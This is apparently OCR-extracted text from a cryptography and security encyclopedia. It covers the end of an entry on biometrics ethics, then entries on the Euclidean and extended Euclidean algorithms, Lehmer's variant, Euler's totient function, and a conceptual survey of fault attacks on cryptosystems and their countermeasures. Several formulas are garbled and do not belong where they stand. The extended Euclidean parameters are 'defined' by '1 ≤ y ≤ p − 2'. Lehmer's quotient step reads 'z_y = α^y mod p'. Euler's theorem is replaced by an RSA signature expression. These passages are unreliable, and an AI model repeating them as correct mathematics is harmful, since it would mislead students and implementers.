Centralized Databases: The creation of centralized biometric databases, accessible over networks in real time, presents significant security, and data protection concerns. Large centralized databases may increase security risks. If they are compromised, the entire identification system is threatened. They can become important targets for hackers and other malicious entities to exploit. There are also significant risks associated with transmitting biometric data over networks where they may be intercepted, copied, and tampered with, often without any detection (it is to remember that when a biometric identifier is compromised, it is compromised forever). Data protection concerns include: (1) function creep (the expansion of a process or system, where data collected for one specific purpose is subsequently used for another unintended or unauthorized purpose) and insider abuse; (2) lack of proportionality (collected data is disproportionate to the real need); and (3) data misuse, in case biometric databases are used to target and discriminate against ethnical, religious, sexual minorities, persons with disabilities, and so.

Dispersed Incidental Databases: With the expression “dispersed incidental databases,” we refer to the huge, random, databases of biometric samples (e.g., faces, body images, body in movement, voices, and so) collected by social media. These databases are more and more often searched, chiefly for forensic and commercial purposes, but they are not ruled by any law or regulation, and are out of subject control.

Data Sharing and Linkage: There are many reasons for sharing biometric data between different actors and agencies; however, when speaking of “biometric data sharing,” one usually refers to sharing biometric data between nations for security and law enforcement purposes.

Quite often, shared biometric databases consist of a mixed population of data, which includes sentenced criminals, persons only suspected of illegal activities, comprising alleged terrorists and drug traffickers, immigrants, and so. Data collected for noncriminal purposes, such as immigration-related records, are combined with and being used for criminal or national security purposes with little to no standards, oversight, or transparency. The ethical legitimacy to put all these categories of persons together, to share their biometrics, and eventually to treat them as they were all (potentially) dangerous criminals is highly questionable.

Linkage refers to the creation of multimodal and multibiometric databases, which may embrace several biometrics, including DNA, often linked with other databases, such as credit card, costumer, social insurance, and electronic health record databases. The capacity for eliciting sensitive personal information and profiling of these data networks is huge. Consequently, the risk for function creep and misuse is high. Although some legislations formally prevent data linkage and fusion, other legislations allow them or do not address this issue.

Open Problems

The main open problems are likely to concern next-generation biometrics. Advances in sensor technologies, which enable different bodily and behavioral characteristics to be captured, have been the main technological driver of next-generation biometrics, which is largely based on weak and soft biometrics. We are on the verge of a revolution which is leading us from “biometrics” to “advanced human recognition.” Next-generation biometrics progress from asking *who* you are to asking *how* you are; they are less interested in permanent data relating to a pure identity, and more propelled by an individuals’ relationship with their environment (Mordini and Tzovaras 2012). What are your intentions and how do you manifest these?

Next-generation biometrics promise to raise questions concerning human dignity, surveillance, privacy, and data protection in a way that first-generation biometrics never quite did, although it is still difficult to predict them accurately. What can be already said is that factors driving biometric innovation must include ethical considerations. In democratic societies, ethics should no longer be conceptualized as a challenge to scientists and

engineers but as an opportunity for innovating while respecting fundamental values.

Summary

Biometrics seem to elicit a certain amount of collective concerns. In some quarters, there is a fear that biometric technologies can be potentially "harmful" and this could prove problematic for technology developers and the Governments wanting to employ them. There is thus consensus that ethical, social, and legal dimensions of biometrics need to be adequately addressed. In fact, scientific literature on ethical implications of biometrics is becoming increasingly important. In the period comprised between Jan 2015 and August 2020, the Semantic Scholar corpus indexes 4602 journal articles under the search "biometrics ethics" (Semantic Scholar 2020). In this article, we discuss the main ethical issues raised by biometrics and major trends in this area.

References

Allen A (2007) Privacy, definiton of. In: Staples WG (ed) Encyclopedia of privacy. Greenwood Press, Westport, pp 393–405

Deleuze G (1992) Postscript on the societies of control. October 59:3–7

European Parliament and the Council of the European Union (2016) Regulation (EU) 2016/679 of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC. Retrieved from Eur-Lex: https://eur-lex.europa.eu/eli/reg/2016/679/oj

Foucault M (1980) The eye of power. In: Gordon C (ed) Power/knowledge: selected interviews and other writings 1972–1977. Pantheon, New York, pp 146–165

French National Consultative Ethics Committee on Health and Life Sciences (2007) Biometrics, identifying data and human rights. Retrieved January 18, 2013, from Comité Consultatif National d'Ethique: http://www.ccne-ethique.fr/opinionsa0a0.html?debut=10

ISO/IEC 2382-37 (2012) Harmonized biometric vocabulary. Retrieved 2020, from International Organization for Standardization: https://standards.iso.org/ittf/PubliclyAvailableStandards/c066693_ISO_IEC_2382-37_2017.zip

Jain AK, Patrick F, Ross AA (2008) The handbook of biometrics. Springer, New York

Mordini E (2008) Nothing to hide. Biometrics, privacy and private sphere. In: Tistarelli M, Juul N, Drygajlo A, Schouten B (eds) BIOID 2008: biometrics and identity management. Springer,

Berlin/Heildelberg, pp 247–257

Mordini E (2014) Considering the human implications of new and emerging technologies in the area of human security. Sci Eng Ethics 20:617–638

Mordini E, Massari S (2008) Body, biometrics, and identity. Bioethics 22(9):488–498

Mordini E, Tzovaras D (2012) Second generation biometrics: the ethical and social context. Springer, Berlin

Online Etymology Dictionary (2020) Retrieved 2020, from Biometry: https://www.etymonline.com/search?q=biometry

Semantic Scholar (2020) Biometrics ethics. Retrieved Sept 3, 2020, from Semantic Scholar: https://www.semanticscholar.org/

The European Parliament and the Council of the European Union (2016) Regulation (EU) 2016/679 of the European Parliament and of the Council. Retrieved 2020, from EUR-Lex: https://eur-lex.europa.eu/eli/reg/2016/679/oj

UNESCO. Information for All Programme (2007) Ethical implications of emerging technologies: a survey. UNESCO, Paris

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_27

Euclidean Algorithm

Berk Sunar[63] ✉
(63) Department Electrical and Computer Engineering, Worcester Polytechnic Institute, Worcester, MA, USA

✉ **Berk Sunar**
Email: sunar@ece.wpi.edu

Synonyms

Euclid's algorithm; Extended Euclidean algorithm

Definition

The Euclidean algorithm provides a technique for computing the greatest common divisor and the Euclidean coefficients of two nonnegative integers.

Background

The Euclidean algorithm was reported by Euclid in his Elements (Euclid 1956). For a brief historical account the reader is referred to Knuth (1997).

Theory

The Euclidean algorithm provides a simple and efficient means for computing the greatest common divisor (GCD) of two positive integers u and v denoted $\gcd(u, v)$ without finding their factorizations. The gcd operation exhibits the following properties:

1. $\gcd(g, 0) = |g|$

2. $\gcd(u, v) = \gcd(v, u - v)$

3. $\gcd(u, v) = \gcd(v, u \bmod v) = \gcd(v, u - qv)$ where $q = \lfloor u/v \rfloor$

The execution of the Euclidean algorithm is based on the repetitive application of the property $\gcd(u, v) = \gcd(v, u \bmod v)$. Assume $u \geq v$ and let $r_0 = u$ and $r_1 = v$, then the computation proceeds as $\gcd(r_0, r_1) = \gcd(r_1, r_2) = \ldots = \gcd(r_k, 0) = r_k$ where the residues r_i are related as follows.

$$r_{i+2} = r_i - q_i r_{i+1} \text{ with } q_i = \lfloor r_i / r_{i+1} \rfloor$$

The sequence r_i is strictly decreasing and by induction it may be shown to quickly converge to zero. When $r_{k+1} = 0$, then r_k holds the desired result and the algorithm terminates. The Euclidean algorithm is given below.

The Euclidean Algorithm

Input : positive integers u and v, with $u \geq v$
Output : $g = \gcd(u, v)$
While $v > 0$ do
$q \leftarrow \lfloor u/v \rfloor$; $r \leftarrow u - qv$;
$u \leftarrow v$; $v \leftarrow r$;
End While
$g \leftarrow u$;
Return(g)

In many cryprographic applications the “extended” version of the Euclidean algorithm plays an important role. In addition to the greatest common divisor, the extended Euclidean algorithm (EEA) returns two unique integers *s* and *t*. Using these integers the greatest common divisor may be expressed as a linear combination of *u* and *v*:

$$us + vt = \gcd(u, v).$$

If *u* and *v* are relatively prime, it immediately follows that

$$us \equiv 1 \pmod{v}.$$

Hence, the extended Euclidean algorithm provides an efficient method to compute modular inverse $u^{-1} \bmod v = s$. The original Euclidean algorithm described above is modified to compute the parameters s and t. Define new iteration parameters s_i and t_i such that

$$1 \leq y \leq p - 2$$

Consider the $i + 1$-st iteration $r_{i+1} = r_{i-1} - q_{i-1}r_i$. By substituting r_i and r_{i-1} in this identity yields the following relation:

$$\begin{aligned} r_{i+1} &= (s_{i-1}u + t_{i-1}v) - q_{i-1}(s_i u + t_i v) \\ &= (s_{i-1} - q_{i-1}s_i)u + (t_{i-1} - q_{i-1}t_i)v \end{aligned}$$

Also since $r_{i+1} = s_{i+1}u + t_{i+1}v$, the values of the s and t parameters in iteration $i + 1$ are found as follows

$$\begin{aligned} s_{i+1} &= s_{i-1} - q_{i-1}s_i \\ t_{i+1} &= t_{i-1} - q_{i-1}t_i. \end{aligned}$$

As seen from these equations, only the last two values of s and t need to be available for the computation of the sequences s_i and t_i. In the first two iterations of the algorithm, $r_0 = s_0u + t_0v$ and $r_1 = s_1u + t_1v$ since $r_0 = u$ and $r_1 = v$ the parameters need to be initialized as $s_0 = 1$, $s_1 = 0$, $t_0 = 0$, and $t_1 = 1$. A generic description of the extended Euclidean algorithm is given below.

The Extended Euclidean Algorithm

Input : positive integers u and v, with $u \geq v$
Output : $g = \gcd(u, v)$ and integers
s, t satisfying $us + vt = g$
$s'' \leftarrow 1;\ s' \leftarrow 0;\ t'' \leftarrow 0;\ t' \leftarrow 1$
While $v > 0$ do
$q \leftarrow \lfloor u/v \rfloor\ ;\ r \leftarrow u - qv;$
$s \leftarrow s'' - qs';\ t \leftarrow t'' - qt';$
$u \leftarrow v;\ v \leftarrow r;$
$s'' \leftarrow s';\ s' \leftarrow s;\ t'' \leftarrow t';\ t' \leftarrow t;$
End While
$g \leftarrow u;$
$s \leftarrow s'';\ t \leftarrow t'';$
Return (g, s, t)

The algorithm recycles the temporary variables s', s'', t', and t'' by shifting their values in each iteration of the loop.

The most complex operation used in the EEA is the integer division operation. If the goal of the EEA is to compute a modular inverse, that is, $u^{-1} \bmod v$, then the operations required for computing t may be entirely omitted.

The exact number of iterations required for the algorithm to converge is more difficult to analyze. According to Crandall and Pomerance (2001), Lamé, Dixon, and Heilbronn developed an upper bound for the number of iterations in the Euclidean algorithm as

$$\left\lceil \frac{\log\left(n\sqrt{5}\right)}{\log\left(\left(1+\sqrt{5}\right)/2\right)} \right\rceil - 2 \approx 2.078\log(n) + 1.672$$

and came up with the following approximation for the average number of iterations:

$$\frac{12\log(2)}{\pi^2}\log(n) + 0.14 \approx 0.843\log(n) + 0.14.$$

where $u, v \leq n$. Hence, the number of iterations grows logarithmically with the size of the inputs. In each iteration of the Euclidean algorithm, a costly division operation is computed which takes time $O((\log(n))^2)$. This gives a running time of $O((\log(n))^3)$. However, by careful implementation it is possible to systematically reduce the sizes of u and v in each step, and achieve the overall computation in time $O((\log(n))^2)$.

For multiprecision integers, there is a useful variant due to Lehmer (1938) with time complexity $O((\log(n))^2)$. Lehmer's algorithm is based on the observation that the quotient in the Euclidean algorithm is dependent only on the leading digits of u and v. More clearly, if $\overline{u}$ and $\overline{v}$ denote the leading digits of u and v, respectively, then the following inequality always holds:

$$\frac{\overline{u}}{\overline{v}+1} \leq \frac{u}{v} \leq \frac{\overline{u}+1}{\overline{v}}$$

Hence, to determine the quotient in the Euclidean iteration, one may compute $z_y = \alpha^y \bmod p$ and $r_2, \ldots, r_n \in \mathbb{Z}_p$. If $q = q'$, then it must be that $q' = u/v = q$, and the quotient is determined via two simple single precision divisions. Otherwise, a multiprecision division is performed as in the original Euclidean iteration. The advantage of this method is that multiprecision division is only performed when absolutely essential. Lehmer's algorithm is presented below.

Lehmer's Euclidean Algorithm

```
Input:      positive integers u and v with u ≥ v
Output:     g = gcd(u, v)
            While v > B do
                ū ← ⌊u/2^k⌋ ; v̄ ← ⌊v/2^k⌋ ;
                s'' ← 1 ; s' ← 0 ; t'' ← 0 ; t' ← 1 ;
                While v̄ + s' ≠ 0 AND v̄ + t' ≠ 0 do
                    q ← ⌊(ū + s'')/(v̄ + s')⌋ ;
                    q' ← ⌊(ū + t'')/(v̄ + t')⌋ ;
                    If q ≠ q' then Goto L1
                    z ← s'' − qs' ; s'' ← s' ; s' ← z ;
                    z ← t'' − qt' ; t'' ← t' ; t' ← z ;
                    z ← ū − qv̄ ; ū ← v̄ ; v̄ ← z ;
                End While
L1              If t'' = 0 then
                    q ← ⌊u/v⌋ ;
                    w ← u − qv ; u ← v ; v ← w ;
                Else
                    w ← s''u + t''v ; r ← s'u + t'v ;
                    u ← w ; v ← r ;
                End If
            End While
            Compute g = gcd(u, v) via the euclidean
            algorithm and Return(g)
```

Note that in the algorithm $\overline{u}, \overline{v}, s', s'', t', t'', q,\ q', z$ are single precision variables, whereas *w* and *r* are multiprecision. In the first step *B* denotes the largest value a single precision integer (word) may hold. In the next step *k* is made as large as to truncate all bits except the leading word of *u* and *v*. In the innermost loop the two approximations of the quotient are compared and accordingly either the single precision operations in the next three steps or the multiprecision operations in the following if branch are computed. The While loop repeats until *v* is sufficiently reduced to fit into a single precision variable. Finally, in the last step, the execution continues with the classical Euclidean algortihm which computes and returns the GCD of the latest contents of *u* and *v*. For a more detailed treatment of the subject see Knuth (1997). An extended version of Lehmer's algorithm is given in

Cohen (1993). Sorenson presents a complexity analysis of Lehmer's algorithm in Sorenson (1995).

The Euclidean algorithm may be adapted to work on polynomials as well. Since there is no natural ordering among polynomials, the greatest common divisor of two polynomials is defined as the largest degree monic polynomial that divides both polynomials. Here our attention is restricted to polynomials defined over a field. It should be noted however that it is possible to develop Euclidean algorithms for polynomials defined over an arbitrary domain. The extended Euclidean algorithm for polynomials is given below.

The Extended Euclidean Algorithm for Polynomials

Input: polynomials $u(x)$ and $v(x)$,
with $\deg(u) \geq \deg(v)$

Output: $g(x) = \gcd(u(x), v(x))$
and polynomials $s(x)$, $t(x)$
satisfying $u(x)s(x) + v(x)t(x) = g(x)$

$s''(x) \leftarrow 1$; $s'(x) \leftarrow 0$; $t''(x) \leftarrow 0$;
$t'(x) \leftarrow 1$
While $v(x) > 0$ do
    $r(x) \leftarrow u(x) \bmod v(x)$;
    $q(x) \leftarrow (u(x) - r(x))/v(x)$;
    $s(x) \leftarrow s''(x) - q(x)s'(x)$;
    $t(x) \leftarrow t''(x) - q(x)t'(x)$;
    $u(x) \leftarrow v(x)$; $v(x) \leftarrow r(x)$;
    $s''(x) \leftarrow s'(x)$; $s'(x) \leftarrow s(x)$;
    $t''(x) \leftarrow t'(x)$; $t'(x) \leftarrow t(x)$;
End While
$a \leftarrow$ leading nonzero coefficient of $u(x)$;
$g(x) \leftarrow a^{-1}u(x)$;
$s(x) \leftarrow a^{-1}s''(x)$; $t(x) \leftarrow a^{-1}t''(x)$;
Return $(g(x), s(x), t(x))$

The modular reduction and the division operations within the loop may be achieved by a single polynomial division. The most significant difference in the polynomial version is the final scaling of $g(x)$, $s(x)$ and $t(x)$ with a^{-1} to

obtain a monic greatest common divisor polynomial. For this the inverse of *a* needs to be computed in the field over which the polynomials are defined.

Applications

The euclidean algorithm has a large number of applications in cryptography, such as in public key cryptography (e.g., in the setup phase of RSA, or in the implementation of point operations in elliptic curve cryptography), for factorization attacks (e.g., for the implementation of the sieving step), and in the statistical testing of pseudo-random number generators.

Cross-References

- Binary Euclidean Algorithm

Recommended Reading

Cohen H (1993) A course in computational algebraic number theory. Springer, Berlin

Crandall R, Pomerance C (2001) Prime numbers: a computational perspective. Springer, New York

Euclid (1956) Thirteen books of Euclid's elements, 2nd edn. Dover, New York

Knuth DE (1997) The art of computer programming, vol 2: seminumerical algorithms, 3rd edn. Addison-Wesley, Reading

Lehmer DH (1938) Euclid's algorithm for large numbers. Am Math Mon 45:227–233 [MathSciNet]

Sorenson J (1995) An analysis of Lehmer's Euclidean GCD algorithm. In: Proceedings of the 1995 international symposium on symbolic and algebraic computation. ACM Press, New York, pp 254–258

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300336

Euclidean Lattice

Lattice

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300337

Euclids Algorithm

Euclidean Algorithm

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_403

Euler's Totient Function

Burt Kaliski[64] ✉
(64) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Synonyms

Phi function

Definition

Euler's totient function, denoted $\phi(n)$, refers to the order or number of elements in the multiplicative group modulo n.

Theory

The multiplicative group of the ring $\mathbf{Z}_n$ consists of the integers (or more formally, residue classes) between 0 and $n - 1$ that are relatively prime to the modulus n. The number of elements in this group, denoted $\phi(n)$, is called *Euler's totient function* of n.

If n is prime, then $\phi(n)$ is $n - 1$, since 0 is the only integer in the set that is not relatively prime to n.

If n is a prime power, $n = p^k$, $k > 1$, then $\phi(n)$ is $(p - 1)p^{k-1}$, since any integer in the set that is divisible by p is not relatively prime to n.

If n is a general composite of the form

$$n = \prod_{i=1}^{d} p_i^{k_i},$$

where $d \geq 2$, $p_1, \ldots, p_d$ are distinct primes, and each $k_i \geq 1$, then

$$\phi(n) = \prod_{i=1}^{d} \phi\left(p_i^{k_i}\right) = \prod_{i=1}^{d} \left(p_i - 1\right) p_i^{k_i - 1}.$$

In particular, if n is a composite of the form $n = pq$, where p and q are distinct primes, which is a common case in cryptography, then $\phi(n) = (p - 1)(q - 1)$.

By a basic result of group theory, since $\phi(n)$ is the order of the multiplicative group F_2^s , it follows that every element $e \in F_2^n$ has multiplicative order dividing $\phi(n)$, i.e.,

$$\sigma' = (m')^d \mod n$$

This is known as *Euler's Theorem*. (Fermat's Little Theorem covers the special case where n is prime.) A related function is the λ function, which is the smallest positive integer such that

$$x^{\lambda(n)} \equiv 1 \pmod{n}$$

for every element $e \in F_2^n$. The λ function is the same as the ϕ function if n is a prime or prime power; if n is composite it is defined as

$$\lambda(n) = lcm\left(\phi\left(p_1^{k_1}\right), \ldots, \phi\left(p_d^{k_d}\right)\right),$$

which is a divisor of $\phi(n)$.

Applications

Euler's totient function (or the related λ function) is employed in cryptosystems based on the RSA Problem to compute the decryption exponent$d$ from the encryption exponent$e$. In particular, the exponents are related as

$$e\,d \equiv 1 (\mod \lambda(n))$$

Cross-References

Fermat’s Little Theorem
Order
RSA Digital Signature Scheme
RSA Public-Key Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300338

Everywhere Second Preimage Resistant Hash Function (ESEC)

Universal One-Way Hash Functions (UOWHF)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1648

Evolution of Fault Attacks on Cryptosystems

Debdeep Mukhopadhyay[65] ✉ and Sayandeep Saha[65] ✉
(65) Department of Computer Science and Engineering, Indian Institute of Technology Kharagpur, Kharagpur, India

✉ **Debdeep Mukhopadhyay (Corresponding author)**
Email: debdeep@cse.iitkgp.ac.in

✉ **Sayandeep Saha**
Email: debdeep@cse.iitkgp.ac.in
Email: sayandeep.iitkgp@gmail.com

Synonyms

Fault analysis; Fault countermeasures; Fault injection attacks

Definitions

A cryptographic device when subjected to fault injections can reveal the secret key. The faulty outputs or sometimes even the correct outputs can contain information on the secret key. This discourse is called fault attacks or fault injection attacks.

Background

The seminal paper by Boneh et al. (1997) showed that faults can be catastrophic for cryptosystems. The attack showed that with the ability of introducing a bit-flip in the RSA decipheing engine, one can determine the

corresponding secret key bits from publicly available information, the correct plaintext, and the faulty plaintext. However, the attack algorithm works against the algebraic structure used in public key cryptography, requiring to devise other algorithms to work against the non-algebraic operations that are used in secret key cryptography. Thus, in order to perform such fault attacks on block ciphers with complex bit manipulations, a new technique called differential fault analysis (DFA) was proposed by Biham and Shamir (1997) for data encryption system (DES).


Theory

Fault-Induced Information Leakage

Fault attacks (FAs) exploit the information leakage caused due to some corruption in the data or control path of an implementation. The first proposal was due to (Boneh et al., 1997) (also known as Bellcore attack) which targeted RSA-CRT. An adversary having the knowledge of the padded message can inject a fault in one of the half-exponentiations and can efficiently factor the public modulus using the faulty outcome and GCD computation. The attacks were readily extended for symmetric key systems such as DES (Biham and Shamir, 1997) and later for AES (Dusart et al., 2003) as differential fault analysis (DFA). DFAs exploit random faults in one or multiple bytes (Saha et al., 2009) of a block cipher to extract the secret key from the faulty computation. Fault differential propagation through the cipher results in certain linear relations which are used as key distinguishers for extracting the correct key (see Fig. 1). The attacks are highly practical, and for AES, it requires a single random fault at the beginning of the 8th round computation to extract the entire 128-bit secret key within minutes (Tunstall et al., 2009; Mukhopadhyay, 2009). While DFA exploits random faults for key extraction, there also exist attacks which rely on the fact that faults induced in real devices are never truly random. In most of the cases, one or two bits within a byte gets faulted, which makes the distribution of the faulty state nonrandom. Such attacks, also known as *biased fault attacks* (Guo et al., 2012; Fuhr et al., 2013; Ghalaty et al., 2014; Patranabis et al., 2015), exploit the biased and repeatable nature of the faults for key extraction. Biased fault attacks are sometimes advantageous over DFA due to two facts: (1) They do not expect the correct ciphertexts corresponding to each faulty computation, which is

the case for DFA; (2) they can bypass several conventional redundancy-based countermeasures which assume random fault distributions. On the other hand, biased fault attacks expect a lot of faults for key extraction. Some notable examples of biased fault attacks include statistical fault analysis (SFA) (Fuhr et al., 2013), differential fault intensity analysis (DFIA) (Ghalaty et al., 2014), fault sensitivity analysis (FSA) (Li et al., 2010), etc. The most recent inclusion in the list of FAs is the so-called statistical ineffective fault analysis (SIFA) which also considers that depending on the intermediate valuation, some fault injections may not even corrupt the output. Such faults are called *ineffective faults*, and they can result in attacks exploiting only correct ciphertexts resulting from an implementation under fault injection (Dobraunig et al., 2018a,b). Very recently, it has been shown that faults may break implementations having both side-channel and fault countermeasures even without the ciphertext access. This class of attacks, also called fault template attacks (FTA) (Saha et al., 2020), builds fault-assisted templates from an example device only based on whether the output is faulty or not. Later, these templates are used for key extraction from an unknown device. Some other attacks which work without ciphertext access are so-called blind fault attacks (BFA) (Korkikian et al., 2014) and safe error attacks (SEA) (Yen and Joye, 2000). However, unlike FTA, these attacks can be mitigated by the popular side-channel countermeasure called masking. For the first time, FTA has shown that even middle round fault injections may result in attacks even at the presence of masking and FA protection. Another very different class of FA is persistent fault attack (PFA) which corrupts the tables and constants in a cipher structure to extract the secret (Zhang et al., 2018). The distinct advantage of PFA is that it does not require the fault to be transient and injected at a specific time instant. Rather, the fault can be injected at the beginning of the computation and can be active for the entire encryption operation. Fault attacks on public key implementations are also prevalent. The original Bellcore attack is not directly applicable on the RSA signature schemes due to probabilistic encoding functions. It was shown in Coron and Mandal (2009) that RSA-PSS is provably secure against random faults in the random oracle model. However, such security claim does not hold against *nonrandom* faults (Fouque et al., 2012). There have been several proposals on countermeasures by carefully generating the per-signature randomness from the message and the secret key (such as EdDSA Bernstein et al. 2011).

However, simple FAs, which can artificially provoke randomness reuse with faults (Ambrose et al., 2018), can bypass many of these schemes. Such attacks are even applicable for NIST Post-Quantum Cryptography Standardization Process. Very recently, it has been shown that signature schemes which also include a nonce along with the secret key and message for randomness generation (called *hedged signatures*) are also vulnerable to faults (Aranha et al., 2020).



Evolution of Fault Attacks on Cryptosystems, Fig. 1 Fault differential propagation in AES for a byte fault injection at 8th round. The linear patterns in the shaded boxes are used for key recovery (Mukhopadhyay, 2009)

Fault Injection Techniques

Fault injection technology has improved significantly over the years. The nature of the injected faults strongly depends on the injection technique. Most of the attacks rely on transient faults injected at a specific time instant. Low cost and less precise techniques include clock glitching Anderson and Kuhn (1998) (a sudden and momentary increase in clock frequency) and under-powering (Zussa et al., 2014) (a sudden deviation in the external power supply). Among more costly but precise injection techniques, optical injection by means of laser pulses is the most common one (Agoyan et al., 2010), which can inject bit-flip and bit-set/reset faults with very high repeatability. Optical fault injections, however, require the target chip to be depackaged and mounted on laser stations. On the other hand, fault injection by means of electromagnetic (EM) pulses (Dehbaoui et al., 2012; Saha et al., 2020) does not require any depackaging and can inject sufficiently precise bit-level faults.

Fault injection does not always require direct access to the target device which further enhances its potency. The first successful remote fault injection for cryptographic attacks has been demonstrated for RSA in Bhattacharya and Mukhopadhyay (2016), using the RowHammer bug in modern DRAM chips. This attack has been extended for AES in Zhang et al. (2018). In Murdock et al. (2020), a technique called Plunder-volt has been reported which exploits the dynamic voltage-frequency scaling of high-end processors to successfully induce faults.

Countermeasures

Countermeasures against FAs utilize redundancy in time/hardware/information to detect or correct the injected faults. In the simplest form, an encryption operation is repeated multiple times, and the end results from multiple executions are compared. In case of a mismatch, no result is returned. In some cases, random strings are also outputted upon detecting a fault. The redundant computation can, however, be performed for each round or even at a lower level of granularity (such as for each sub-block of an encryption) (Guo et al., 2015). In a time redundancy countermeasure, the redundant computation is performed sequentially, whereas in hardware redundancy it is performed in parallel with the actual computation (Guo et al., 2015). The redundancy can be implemented as a repeated computation. Alternatively, some error-detection code, such as linear codes can be used. For software implementations, a special form of instruction redundancy (also called idempotent instructions, for which repetition of an instruction does not change the end result) is used to prevent against fault-induced instruction skips or instruction modifications (Moro et al., 2014).

It is widely accepted that conventional redundancy check as used in safety-critical systems is not always useful in a security context (Guo et al., 2012, 2015; Järvinen et al., 2012; Patranabis et al., 2015; Yen and Joye, 2000; Dobraunig et al., 2018b; Saha et al., 2020). This is because conventional fault-tolerant systems assume faults to be occurring randomly, which is not always the case for malicious faults. For example, it has been shown that biased faults can easily bypass many of the redundancy-based countermeasures (Patranabis et al., 2015). Moreover, a powerful adversary can also bypass the end result of a redundancy check by an additional fault. To specifically cover this kind of threat, infective countermeasures were

introduced. Infective countermeasures do not perform an explicit redundancy check but return a randomized output if there is a fault in the computation (Gierlichs et al., 2012; Tupsamudre et al., 2014; De Meyer et al., 2018). This is achieved by using a randomized function called infection function.

Advanced attacks can also utilize the information whether a fault has been detected or not (Dobraunig et al., 2018b; Saha et al., 2020) for key recovery. Such attacks have left most of the state-of-the-art countermeasures useless till date (Dobraunig et al., 2018b; Saha et al., 2020). Recently, significant effort has been devoted in developing SIFA countermeasures (Saha et al., 2019a; Dhooghe and Nikova, 2020; Daemen et al., 2019; Shahmirzadi et al., 2019). Most of these recent proposals utilize fine-grained error correction at the granularity of gates to mitigate the information leakage due to ineffective faults (Saha et al., 2019a; Dhooghe and Nikova, 2020; Shahmirzadi et al., 2019).

FA countermeasures against public key implementations have also been an active area of research. Earlier attempts for preventing Bellcore attack have utilized redundancy and sanity checks before releasing the signatures for preventing faults (Rivain, 2009a). Another approach is to use an extended modulus as in Shamir's trick (Shamir, 1999) or to protect the CRT recombination by using Garner's formula (Blömer et al., 2003). Finally, redundant exponentiation algorithms such as the Montgomery ladder are utilized in many cases (Rivain, 2009b). However, most of these approaches provide protection only against random faults. Furthermore, it was initially believed that signatures with probabilistic encoding schemes can inherently prevent Bellcore attack (Coron and Mandal, 2009). While this is true for random faults as shown in Coron and Mandal (2009), the security does not hold for nonrandom faults (Fouque et al., 2012). There have been attempts to propose infective countermeasures in the context of public key systems (Boscher et al., 2010). However, initial attempts have also been shown vulnerable for certain cases (Trichina and Korkikyan, 2010). A provably secure improvement of such countermeasures has been proposed for RSA-PSS in Barthe et al. (2014).

Automated Tools

Fault attacks, especially the DFAs, are not straightforward to figure out for a given block cipher as it requires complex, cipher-specific mathematical

steps to be performed. With the growing trend of designing application-specific lightweight block ciphers, it becomes cumbersome to check each of them manually for fault attacks. Keeping this fact in mind, multiple tools have been developed recently for automatically discovering FAs for block ciphers. Such tools accept some abstract structural description of the cipher and deduce the attacks along with their computational complexity. Initial attempts in this direction modeled the cipher and the faults as systems of multivariate polynomial equations and fed them to SAT solvers for recovering the key (also called algebraic fault attacks, or AFA) (Zhang et al., 2016). Even after such automation, interpretation of the SAT-based attacks is challenging, and depending on the fault, the SAT solver may take long time to return the key or may even result in a timeout. Recently, a machine-learning-assisted tool has been proposed which deduces the exploitability of a fault from its algebraic description without solving the SAT instances (Saha et al., 2018b). Such a tool enables AFA for covering a large fault set within reasonable time. While AFA discovers the FAs by explicitly solving for each fault instance, there are tools which can perform attack discovery without doing an attack explicitly. Most notable among such tools are ExpFault (Saha et al., 2018c) and XFC (Khanna et al., 2017), both of which take abstract descriptions of ciphers as input and utilize static analysis for discovering attacks along with attack complexity. ExpFault is the first to formalize DFAs in terms of distinguishers and associated computational complexities, based on which it quantifies the attacks.

